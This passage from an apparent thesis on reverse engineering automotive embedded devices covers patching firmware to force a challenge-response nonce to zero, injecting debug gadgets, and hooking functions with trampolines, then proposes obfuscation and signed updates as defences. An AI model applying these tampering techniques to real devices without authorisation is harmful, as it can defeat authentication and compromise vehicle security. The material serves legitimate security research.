.text:0800029A 07 4A                    LDR     R2, =0x40012000
.text:0800029C 89 07                    LSLS    R1, R1, #0x1E
.text:0800029E FB D5                    BPL     loc_8000298
.text:080002A0 06 4B                    LDR     R3, =word_200004C8
.text:080002A2 D2 6C                    LDR     R2, [R2,#0x4C]
.text:080002A4 06 49                    LDR     R1, =unk_20000430
.text:080002A6 07 48                    LDR     R0, =0x20000450
.text:080002A8 1A 80                    STRH    R2, [R3]
.text:080002AA 00 F0 D3 F9              BL      sub_8000654
.text:080002AE 01 46                    MOV     R1, R0
.text:080002B0 05 48                    LDR     R0, =dword_80011E4
.text:080002B2 00 F0 FB FD              BL      sub_8000EAC
```

Figure 4.7: Retrieval of the analog sampled readout from the ADC buffer register. Detail of the assembly instructions.

the CPU executes an infinite loop until the *end of conversion* bit in the ADC status register (ADC_SR) is set by hardware. Eventually, the conversion value is read from the ADC_DR register and passed as a parameter to the function `sub_8000654`.

In order to verify that this is the actual code used in challenge-response authentication to generate the random challenge, we can proceed using two distinct approaches. In the former, the firmware dump is edited and uploaded to the target: the load instruction at address `0x80002A2` is replaced with a `mov` of the immediate value 0 to the R2 register. The new instruction must be 16-bit wide to fit in the same space of the original, thus Thumb instruction must be used. The solution is the `movs R2, #0` instruction which equals to `0x2200` opcode. This way the random number is always forced to zero value and the challenge should never change. The second – hardware based – technique amounts to tying to ground (0V) the ADC pin discovered early in order to force a fixed zero value analog conversion. However this method is frequently error prone due to bad electrical connections or parasitic electronic noise in the analog-to-digital conversion stage inside the microcontroller.

Chapter 5

Live Analysis

Live analysis represents the set of reverse engineering techniques actively performed on the **device in a power-on state**. These techniques are used by the reverse engineer in order to understand the execution flow and pinpoint the location of specific functionalities inside the firmware code. Live analysis is particularly helpful in the reverse engineering of embedded devices with large-sized firmware images or devices with considerable amounts of non-deterministic execution code (hardware interrupts, timers, external events, etc.). Indeed, it is difficult to simulate such code in a software emulator due to the presence of hardware peripherals, inputs and electronic signal altering the runtime behaviour of the device. Eventually, a major requirement is the ability to manipulate, alter and upload the firmware on the device memory using the attack vectors explained in chapter 3.

Chapter Structure

The chapter is divided in two sections: finding and re-targeting of integrated communication peripherals in order to exchange data with the device during live analysis and presentation of our new code injection and live debugging techniques. In the former section we present a non-invasive technique that we developed to retrieve debug information from an MCU, which is based on generic *digital pin re-targeting to produce short electric pulses*. For the very same purpose we both describe the exploitation of a *standard debug virtual interface* and present our generalized approach to the *re-targeting of on-board generic communication modules*. In the second section are exposed two reverse engineering techniques that we studied and developed, namely *runtime memory manipulation through code injection* and *firmware hooking for active function tracing*, which can be used to trace and alter the runtime behaviour of an application running on an embedded device.

5.1 On-board I/O Re-targeting

In order to perform live analysis and dynamic debugging of embedded architectures, a suitable communication channel between the device and a computer, needs to be identified and established. As explained in section 5.2, the concept of live analysis is built around the ability to inject a special-purpose code into the firmware, power-on the device, trigger a specific action and collect results from injected code through the communication interface set-up for this purpose. Luckily, microcontrollers offers plenty integrated peripherals and communication modules ranging from simple serial interfaces to fully-fledged TCP/IP protocol stacks over Ethernet or Wi-Fi: the challenge is to take advantage of one of these interfaces without interfering with the expected device behaviour. In this section we assume that the target device does not contain any unused transmission lines, thus re-targeting or hijacking of existing peripherals is necessary: indeed, supporting such hypothesis, the hardware of production devices is usually pruned and rarely over-featured in order to cut down production costs.

5.1.1 Raw Digital Pin Tracing

We developed a non-invasive technique to retrieve debug information from an MCU, which is based on generic digital pin re-targeting to produce short electric pulses. This debug signal can be extremely useful to track down the execution flow of embedded applications: an electric pulse is produced on the selected pin in order to indicate that a specific function is executed in that very moment by the processor. As shown in next section, by injecting a specific payload in the function prologue, a digital pin can be triggered indicating that the processor is running such function. A basic, non-invasive, function tracing can be implemented by generating a pulsed train signal, with matching per-function number of pulses or by using pulse width modulation (PWM). Moreover, multiple digital pins might be used in order to track overlapping function calls, especially when dealing with hardware interrupts. By using a digital oscilloscope or a logic analyser, the pulse stream is recorded and analysed to retrieve valuable information such as function timing, duration and correlation with external input sources.

In figure 5.1, this method is used to track a challenge/response authentication algorithm between the embedded device and an external peripheral. The red channel represents the pulses generated by the function handling low-level pin communication (set and reset of pin values) while the yellow channel is triggered by the high-level function responsible for the whole authentication process. From the visual and timing analysis of the pulse output stream, we inferred four major evidences:

- The whole authentication is handled in about 235 ms;
- The time between start of authentication and the first byte sent by the ra-



Figure 5.1: Digital oscilloscope view of a live analysis of authentication protocol using raw digital pin signal tracing.

dio transceiver is about 50 *ms*, probably indicating that some kind of pre-computation or entropy gathering is in progress;

- The small gap between the two pulse trains (red channel) might indicate a two phase authentication in which token has received the payload and it is computing the response;
- In the 26 *ms* time interval between last red pulse and the end of the authentication function, the processor might perform correctness computation of the authentication response.

The major advantages of this technique are ease of implementation and low instruction count: it is often implementable with just two assembly instructions, one to set the pin and one to reset. The importance of a low instruction-count gadget[1] is described in the next section. This technique does have limitations though, as cannot be handily used to send or receive digital data (nevertheless software UART implementation does exists [28]).

5.1.2 Semihosting Virtual Interface

In order to overcome the limitation of the technique described in previous paragraph, we studied the possibility to exploit the standard ARM *semihosting* virtual

[1] We refer to the term **gadget** as a code fragment, a function or a set of functions used to perform a specific debugging task.

interface to provide a software-only debug channel during reverse engineering of embedded devices. Semihosting is a combined hardware/software mechanism which enables code running on ARM target architectures to communicate and use Input/Output facilities on a host computer running a JTAG debugger. Examples of these facilities include, not only standard text input/output redirection, but also advanced features, such as file descriptor interchange. Semihosting allows the use of functions in the C standard library, such as *printf()* and *scanf()*, to use the screen and keyboard of the host to perform debugging tasks. Semihosting is implemented as a set of defined software instructions used to programmatically generate exceptions from the application code: the application invokes an appropriate semihosting call and the debug agent handles the exception. The debug agent provides required communication with the host.
A supervisor call, which is normally used to request privileged operations or access to system resources from an operating system, is generated by the **SVC** instruction, available both in ARM and Thumb modes, containing a field which encodes the SVC number used by the application code. System SVC handler is charged of decoding SVC number: the process is handled in a similar fashion as for the **INT** assembly language instruction in x86 processors, used to generate software interrupts. The SVC number matching semihosting operation depends on the target architecture (or processor where specified):

- `SVC 0x123456` in ARM state (for all architectures);
- `SVC 0xAB` in Thumb state (excluding ARMv7-M family);
- `BKPT 0xAB` used only by ARMv7-M in Thumb-2 instruction set.

Figure 5.2 shows a semihosting assembly routine capable of writing a single byte through the JTAG interface. The byte `0x58` (character *X*) is stored in a variable on the stack and a pointer to this variable is passed as argument through register *R1* to the *SYS_ WRITEC* syscall, encoded as `0x03` in register *R0*. Finally, invoking instruction `SVC 0x123456` starts the send process. A list of SVC numbers and other implementation detail can be found in the official ARM documentation [29].

The only prerequisite for this mechanism to work, is availability of an exploitable JTAG interface (further references in section 3.4.1) and an ARM target. As semihosting does not require any hardware modification or additional interfaces besides the JTAG adapter, a major advantage over other techniques is the software-only approach.

5.1.3 On-chip Integrated Digital Communication Interfaces

Often, reverse engineering tasks, such as memory dumping and runtime code injection, might require more advanced features, namely high transfer speed, data

```
.text:00008250 04 B0 2D E5              STR     R11, [SP,#-4+var_0]!
.text:00008254 00 B0 8D E2              ADD     R11, SP, #0
.text:00008258 0C D0 4D E2              SUB     SP, SP, #0xC
.text:0000825C 58 30 A0 E3              MOV     R3, #0x58
.text:00008260 05 30 4B E5              STRB    R3, [R11,#0xC+var_11]
.text:00008264 03 00 A0 E3              MOV     R0, #3
.text:00008268 05 30 4B E2              SUB     R3, R11, #-var_5
.text:0000826C 03 10 A0 E1              MOV     R1, R3
.text:00008270 56 34 12 EF              SVC     0x123456
.text:00008274 00 D0 4B E2              SUB     SP, R11, #0
.text:00008278 04 B0 9D E4              LDR     R11, [SP+var_0],#4
.text:0000827C 1E FF 2F E1              BX      LR
```

Figure 5.2: Semihosting assembly routine used to send single character 'X' over the JTAG adapter.

integrity and bi-directionality. On-chip digital communication interfaces like serial UART, I^2C, SPI and CAN can achieve the performances needed by such advanced debugging tasks. The choice of a best-suited interface is highly dependent on the specific target, requirements and constraints. The following is focused on our experiences with I^2C bus along with related advantages and limitations. In particular we studied a technique to exploit the on-board communication from the MCU and an external EEPROM as a convenient debug channel.

I^2C is a two-wire serial data bus available in almost all MCU we dealt with. One wire is used to carry the synchronization clock signal and the other is used as bi-directional data line. I^2C is usually found in the standard single-master, multiple-slave configuration in which the MCU acts as master node, generates the clock and initiates communication with slave nodes, which in turn receive the clock and respond when addressed by master node. Slaves are selected by 7 or 10-bit addressing and clock speeds varies from 10 $kbit/s$ to 3.4 $Mbit/s$. As opposed to CAN standard, I^2C defines neither a proper message semantics nor hardware integrity checks, even though these might be implemented in the application layer.
Our experimental results showed that this standard is often a good candidate for computer-to-device connection during live analysis: in two automotive ECUs, we took advantage of an external EEPROM, connected via I^2C bus to the main MCU, to hook-up a logic analyser on the bus acting as a passive data sniffer. The master-slaves topology enables connection of multiple slave nodes on the same bus and node addressing allowed us to selectively send data traffic on the sniffer rather than the EEPROM.
When re-targeting communication modules actively used by the device, care must be taken in order to prevent interferences with normal execution: in various cases we found that interrupts are employed – in place of register polling – to signal that a message has been correctly delivered or a new message is available in the buffer of the communication module. It is a good practice to temporarily disable hardware interrupts, thus avoiding abnormal and non-predictable behaviours while sending or receiving debug messages through the selected communication channel. Moreover, if

the communication module does require re-configuration, the previous configuration shall be saved before the operation, and restored upon completion in order to preserve the state of the module as configured by the application.

Eventually, despite being highly hardware dependent, we have modelled a generalized approach to re-target on-board communication modules that is based on the following tasks:

- Disable global or module-specific hardware interrupts;
- Push each configuration SFR which is going to be altered onto the stack;
- Configure the module;
- Load data to be sent in the module TX buffer and flush the buffer;
- Pop each configuration SFR from the stack in order to restore previous state;
- Re-enable hardware interrupts.

5.2 Code Injection and Live Debugging

As stated in the introduction of current chapter, live analysis is a set of reverse engineering techniques used to actively probe a device in order to obtain specific patterns and information. One technique in this set is live debugging of embedded devices through code injection. In the reverse engineering context, the *debugging* term does not refer to the methodical process of finding and reducing the number of bugs, or defects, in a computer program, rather it stands for the usage of typical instruments and methods employed in software and hardware debugging in order to help reverse engineering tasks. Standard debugging features such as code breakpoints, memory and registers inspection and stack tracing, can be emulated by selectively executing previously injected debug code. These techniques does apply even if a proper hardware debugger, such as JTAG adapters, can be attached to the device: debugging by stopping the target is intrusive in respect to the peripherals, thus when breakpoints are hit, a lot of microcontrollers will act differently than the specifications indicate [30].

In the field of embedded architectures live analysis and debugging, we studied and developed two reverse engineering techniques, namely *runtime memory manipulation through code injection* and *firmware hooking for active function tracing*. Those techniques was developed and actively used during the RE of security algorithms found in two automotive ECUs. As stated in the introduction of this thesis, such RE work cannot be documented and made public through this thesis as it is protected by non-disclosure agreements. Nevertheless, in the following we present our findings

in a generalized form in order to abstract from architecture-specific differences and implementation details.

5.2.1 Runtime Memory Manipulation

In order to implement debugger-like memory manipulation capabilities, we developed and injected four software gadgets which enable to perform the following tasks: *constant lookup*, *alteration of registers and memory locations*, *stack tracing* and *arbitrary memory dump*. Both performing fast, non-intrusive operations and transferring big amounts of data, does require a high speed debug communication interface which must be set-up as described in the previous section.

Constant or pattern lookup is a tool used to identify the existence of specific numerical values, strings or patterns in the device memory. A common scenario in which this gadget is helpful is the identification and the extraction of an unknown encryption algorithm: the gadget can be used to search for known constants such as encryption key, cipher-text or plain-text in the current (at the time the gadget is run) device memory state. If one of these constants is found, its position on the stack or the address of the relative pointer, allow to identify the function which the data belongs to. The same result can be obtained dumping the whole data memory and running the search off-line, although frequently a fast, narrow-spaced, live search is preferred as memory can be repeatedly scanned until the pattern is found.

The second gadget was designed to deal with the manipulation of memory locations and CPU registers in order to alter the standard runtime behaviour. The gadget was used both to verify the supposed role of specific functions, and to facilitate the subsequent identification of runtime arguments and variables used by such functions. As an alternative approach to the one explained in 4.2.3, we used this method to override the generated random value stored in the stack frame of the challenge/response function with a fixed, constant value. Furthermore, by gradually modifying registers and memory locations and observing the effect of such modifications on the runtime behaviour, we were able to label each variable and arguments engaged in the authentication process.



Figure 5.3: Return address stack and associated registers in PIC18 microarchitecture.

Stack tracing functionality was added to our live debug environment in order to identify the actual stack pointer (SP) and to retrieve the function call graph. The stack pointer – i.e. the address of the top of the stack – is usually held in a special CPU register similar to the ESP register of x86 architecture; there exists architectures such as PowerPC, though, without a special register designated for such purpose. Moreover, the way in which the stack is handled varies among different CPU architectures: on the PIC18 microarchitecture the stack is completely handled in hardware and it is reserved for the storage of return addresses with a fixed maximum depth of 31 nested calls. The entire stack of the PIC18 microcontroller, shown in figure 5.3, is not mapped to memory: for stack access, four registers are provided in the SFR bank, namely **TOSU**, **TOSH**, **TOSL**, **STKPTR**. To access the data on the stack, the 5-bit pointer must be written to the STKPTR register and the data is available in the three TOS registers on the following instruction cycle.

Finally, the last gadget provides the ability to dump the content of an arbitrary range of addresses in the memory-mapped space. This tool can be used both to dump runtime data structures from RAM or integrated EEPROM, and to extract the whole firmware from the Flash memory in devices equipped with SBL boot capabilities as described in 3.1.3.

5.2.2 Hooking and Function Tracing

We developed an innovative live debugging technique which can be used to trace and alter the runtime behaviour of an application running on an embedded device. This technique is based on a special code injected into the firmware that allows the transparent cooperation of debug gadgets with the main application. The special injected code is composed of three main components: function hooks, debug handlers and gadgets and trampolines. The way in which these components collaborate in order to accomplish live debugging tasks is shown in figure 5.4.



Figure 5.4: Overview of the firmware hooking process.

A hook is installed in the target function to intercept and suspend the standard

program execution and, through one or more *jump/call* instructions, to redirect the CPU execution toward a debug handler routine. The debug handler is responsible for saving and restoring the target function runtime context and running the correct debug gadgets which, in turn, are responsible of the core live debugging operations. Eventually, a trampoline function is used to correctly resume standard execution.

Function Hooking

Depending on the specific architecture, a hook is composed of a *jump*, *call* or equivalent instruction then used to redirect standard program execution to a debug handler function. In order to automatically keep track of the origin of a hook (from now on referred to as the hook **caller**), the *call* instruction is preferred because stores the return address in a stack location or in a dedicated register. Finding best placement for a hook can be challenging: injecting data into a dense firmware means that some bytes or instructions must be overwritten in order to make room for the new ones. In figure 5.5, a practical function hooking example on ARM architecture



Figure 5.5: Example of function hooking that we used during the reverse engineering of a device equipped with an ARM architecture processor.

is shown: the two 16-bit instructions at address `0x80052F0-2` are replaced with a single 32-bit *branch* hook. Such behaviour is dictated by the static nature of the firmware image; normally, the program code cannot be forward-shifted or relocated inside the firmware due to the associated references or similar addressing issues. Later on, a method to handle the two removed 16-bit instruction (referred to as **stolen instructions**) will be presented. Actually, there exists three main hook placements:

- *Function prologue:* the most common hook placement is at the very beginning of a function, ahead of prologue. This placement is usually the best option

as function prologue contains at least two/three instructions for stack and registers manipulation.

- *Intra-function or function epilogue:* placing a hook at the end of a function, right after the return value (allowing, for example, the hook to to override it), might be trivial due to the limited number of available instructions before the beginning of subsequent function. When placing hooks inside function bodies, the presence of conditional instructions might influence execution of a hook.

- *Function references:* instead of injecting hooks into existing code, one last opportunity is to rewrite every reference to the target function, making code directly jump to the debug handler. The number of references to a single function might be high, making the process difficult and error-prone. Moreover, references to the target function might use relative addressing, indirect calls or runtime-populated jump tables.

In order to minimize the hook instruction length, it might be necessary to perform multiple short jumps instead of a single long one. For example, on ARM architecture, the 16-bit *branch* instruction can address offsets of ±4 MB from the actual position, while the 32-bit equivalent can handle at most ±32 MB offsets. While most firmware fits in the ±4 MB addressing capabilities, injecting the debug handler in RAM might place the need for so-called *far* pointers: in many ARM processors, the program Flash is memory mapped at base address `0x8000000` while the RAM at address `0x2000000`, thus exceeding the ±4 MB addressing capabilities of the 16-bit branch instruction.

Context Preservation

As shown in figure 5.4, once the jumps has reached the debug handler, first operation taking place is saving runtime context of the target function. This operation might serve a dual purpose: preserve the environment of the target function by separating context of the caller from that of the callee, and provide the ability to alter such environment from within the debug handler.
In ARM architecture for example, save/restore operations are carried out by shifting the stack-top pointer and pushing all relevant registers onto the stack. Register **R13**, namely SP, is the register holding stack pointer, thus must be pushed first, followed by register **R14**, namely Link Register, which holds the return value of current function (i.e. the hook caller address). Eventually, all other registers are pushed using a convenient single instruction. Prior to exit, debug handler restores the target function context using the reverse approach.

```
# Save
8398:   e92d2000    push    {sp} #r13
839c:   e92d4000    push    {lr} #r14
83a0:   e92d1fff    push    {r0-r12}
# Execute debug handler code
...
# Restore
83a8:   e8bd1fff    pop    {r0-r12}
83ac:   e8bd4000    pop    {lr}
83b0:   e8bd2000    pop    {sp}
```

The debug handler might access and alter saved registers as a standard C-like array: due to bottom-up layout of the stack, the data structure of pushed registers resemble a standard integer-typed, stack-allocated array with base pointer at address `SP + 4`.

Debug Handlers

Beside context preservation, debug handler is responsible for caller identification, debug gadget selection and execution. Caller identification is done by loading return address from the stack or the reserved register, while debug target selection is usually implemented with a switch/case-equivalent construct over the list of known callers. In case of a multi-branch hook, stack is inspected in backward direction, looking for all return addresses in the chain. Following is the pseudo-code matching operations in figure 5.4 and the ARM context saving method of previous paragraph:

```
regs = get_sp() + 4;
caller = regs[13] - 5;

switch (caller) {
        case 0x12345:
                foo_dbg_gadget(regs);
                break;
        case 0x67890:
                bar_dbg_gadget(regs);
                break;
        case 0xABCDE:
                qux_dbg_gadget(regs);
                break;
        default:
                print_to_dbg_interface("Unrecognized␣caller:", caller);
}
```

Debug gadgets which selected and executed by debug handler represents the core of live debugging: we extensively used this technique to trace the execution of a list of functions by printing relevant information to the debug interface. Indeed, I/O interfaces obtained as per section 5.1 and memory techniques of section 5.2.1, are employed in order to understand the runtime behaviour of a device and the dependencies among functions and external interrupts.

Trampolines

As soon as all debug gadgets of the target function are executed and the original context has been restored, in order to resume normal execution, the control must be returned to the main application. A so-called *trampoline* function is responsible for executing the stolen instructions and jump back right after the hook in the target function. An implementation of a trampoline for function *foo()* of figure 5.5 is shown below:

```
foo_trampoline:
        push    {r1-r3}
        push    {r4-r6, lr}
        b       0x80052F4
```

The two 16-bit stolen instructions are followed by a branch without link – the ARM equivalent of x86 *jump* instruction – which points to the *movw* instruction next to the hook.
As the removal of the hook usually requires a complete re-flash of the MCU, trampolines are also used when the target function must be explicitly executed avoiding the hook.

Chapter 6

Design Principles

In this chapter we propose a set of software and hardware design principles and best practices to prevent or obstruct the reverse engineering of embedded devices. Our design principles are based on the knowledge we acquired during studies, investigations and laboratory work on reverse engineering of commercial automotive devices. In the first section we propose a list of software design principles based on **firmware code obfuscation** and techniques to **secure the firmware upgrade process**, while in the second section is highlighted a brief list of hardware features that a device should implement.

6.1 Software Design

We identified a set of hardware and software design principles and best practices which, if implemented by the devices we reverse engineered, would have significantly slow-down or even blocked our work. Based on our experience, we identified that a correct software design should accomplish at least the following objectives: *make it difficult to understand and decompile the code* and *prevent unauthorized firmware manipulations.*

6.1.1 Firmware Code Obfuscation

The process of code understanding and decompilation is an essential task of reverse engineering. It is important both while looking for a specific functionality inside the firmware with offline and live analysis and, once the target function has been identified, in order to translate the assembly code into a higher level programming language. Obfuscating a source code or an assembly code is a process that performs a transformation, using re-writing algorithms, from readable understandable code into a *functionally-equivalent* one but not readable or understandable for human readers. There exists plenty of studies regarding **code obfuscation** techniques [31], although most of those studies are focused on x86 architectures or interpreted programming

languages such as Python or Java [32], thus not applicable to embedded architectures.
We propose an adaptation of two standard code obfuscation techniques in order to make them suitable for embedded devices. These techniques, namely *junk code insertion* and *opaque predicates*, are not intended to completely block the RE of a device, rather to significantly slow down RE tasks by *creating false evidences* and traces during firmware analysis.

Junk Code Insertion

In such cases where the firmware does not completely fill the whole Flash program space, or the code placement is fragmented due to Flash memory paging, the blank space should be filled with semi-junk data. As shown in figure 6.1, the Flash memory areas not occupied by the program code are filled with fake assembly instructions and data. Such junk code is never actually executed by the processor as it is outside of the program flow, but the presence of references, memory accesses and function calls to the real program code make the discrimination of real and fake code areas a difficult task.



Figure 6.1: Firmware obfuscation by Junk code insertion.

This code obfuscation technique does interfere both with offline and live analysis proposed in previous chapters. The insertion of fake code for peripherals usage, through special-function registers access in the junk area, creates a series of false-positive matches during the *bottom-up analysis* of section 4.2.3 which, in turn, can lead to the misidentification of functions and algorithms of the real program area. Eventually, live debugging techniques presented in section 5.2 are obstructed by junk code insertion because are based on the injection of debug handlers and gadgets in a free area of the Flash memory, now occupied by the junk code.

Inline Opaque Predicates

The second technique we propose, extends the standard implementation of *opaque predicates* for code obfuscation. As explained in [33], a variable X is opaque if X has a

property which is known at obfuscation time but it is not known by a reverse engineer. The same stands for opaque predicates with boolean values known by the obfuscator but not by the reverse engineer. For example, an opaque variable X introduced by an obfuscator with value "20" may be used to generate *true* o *false* constructions by asking if $X == 20$, if $X < 6$, etc. The hardest for a reverse engineer to find out X's value, the better the obfuscation will work. Using such variable as conditional expression of an *if-then-else* statement generates two independent branches, one of which is real and always executed and the other is fake and never executed.
We present a variant of the opaque predicates technique specifically meant for ARM architectures. As explained in 4.2.1, all ARM instructions are conditionally executed, which means that their execution may or may not take place depending on the result of previous instructions. Instructions are regularly fetched and decoded by the processor, but a *false* condition terminates with no operations effectively executed. Such feature can be exploited in order to generate *inlined opaque predicates*: as shown in figure 6.2, instead of an explicit conditional branch, the real and fake code are inlined in the same instruction stream, leaving the processor to discriminate the result of execution and resulting in a very difficult to understand execution flow.



Figure 6.2: Opaque predicates code obfuscation implemented with ARM conditionally executed instructions.

6.1.2 Securing Firmware Updates

The firmware upgrade procedure must enforce security mechanism in order to prevent a reverse engineer to exploit the attack vectors described in 3.1. Moreover, we identified that the implementation of authenticated and encrypted firmware upgrades is actually the most effective security mechanism blocking the reverse engineering of embedded devices. Firmware authentication prevents an attacker to arbitrarily alter the content of the firmware and use standard update mechanism to push the modified firmware to the device: without such capability, live debugging techniques presented in chapter 5 might be no longer feasible. On the other side, by using firmware encryption, an attacker that manages to intercept a copy of the firmware update can no longer use the offline analysis techniques that we presented in chapter 4 as the primary requirement is a valid, plain-text firmware image. A small overview of the cryptographic theory for this chapter is available in (REF).

Firmware Authentication

The firmware binary image f is signed and authenticated by the manufacturer before public release by appending the signature $sign(f) = RSA_{privk}(hash(f))$ to the update file. Cryptographic design standards suggests the use of RSA key length of at least 1024-bit to prevent brute-force attacks and the use of cryptographic secure hash functions such as SHA-256 to generate the digest of the firmware binary image. In order to verify the authenticity of the firmware update, the device must implement the signature verification algorithm and a key store. The key store shall include the public key originated by the same private key used by manufacturer to produce the signature. Both key store and signature verification algorithm shall be stored in a protected fashion on the device and shall be modifiable only by the authenticated update mechanism. The authentication protocol is shown in figure 6.3.

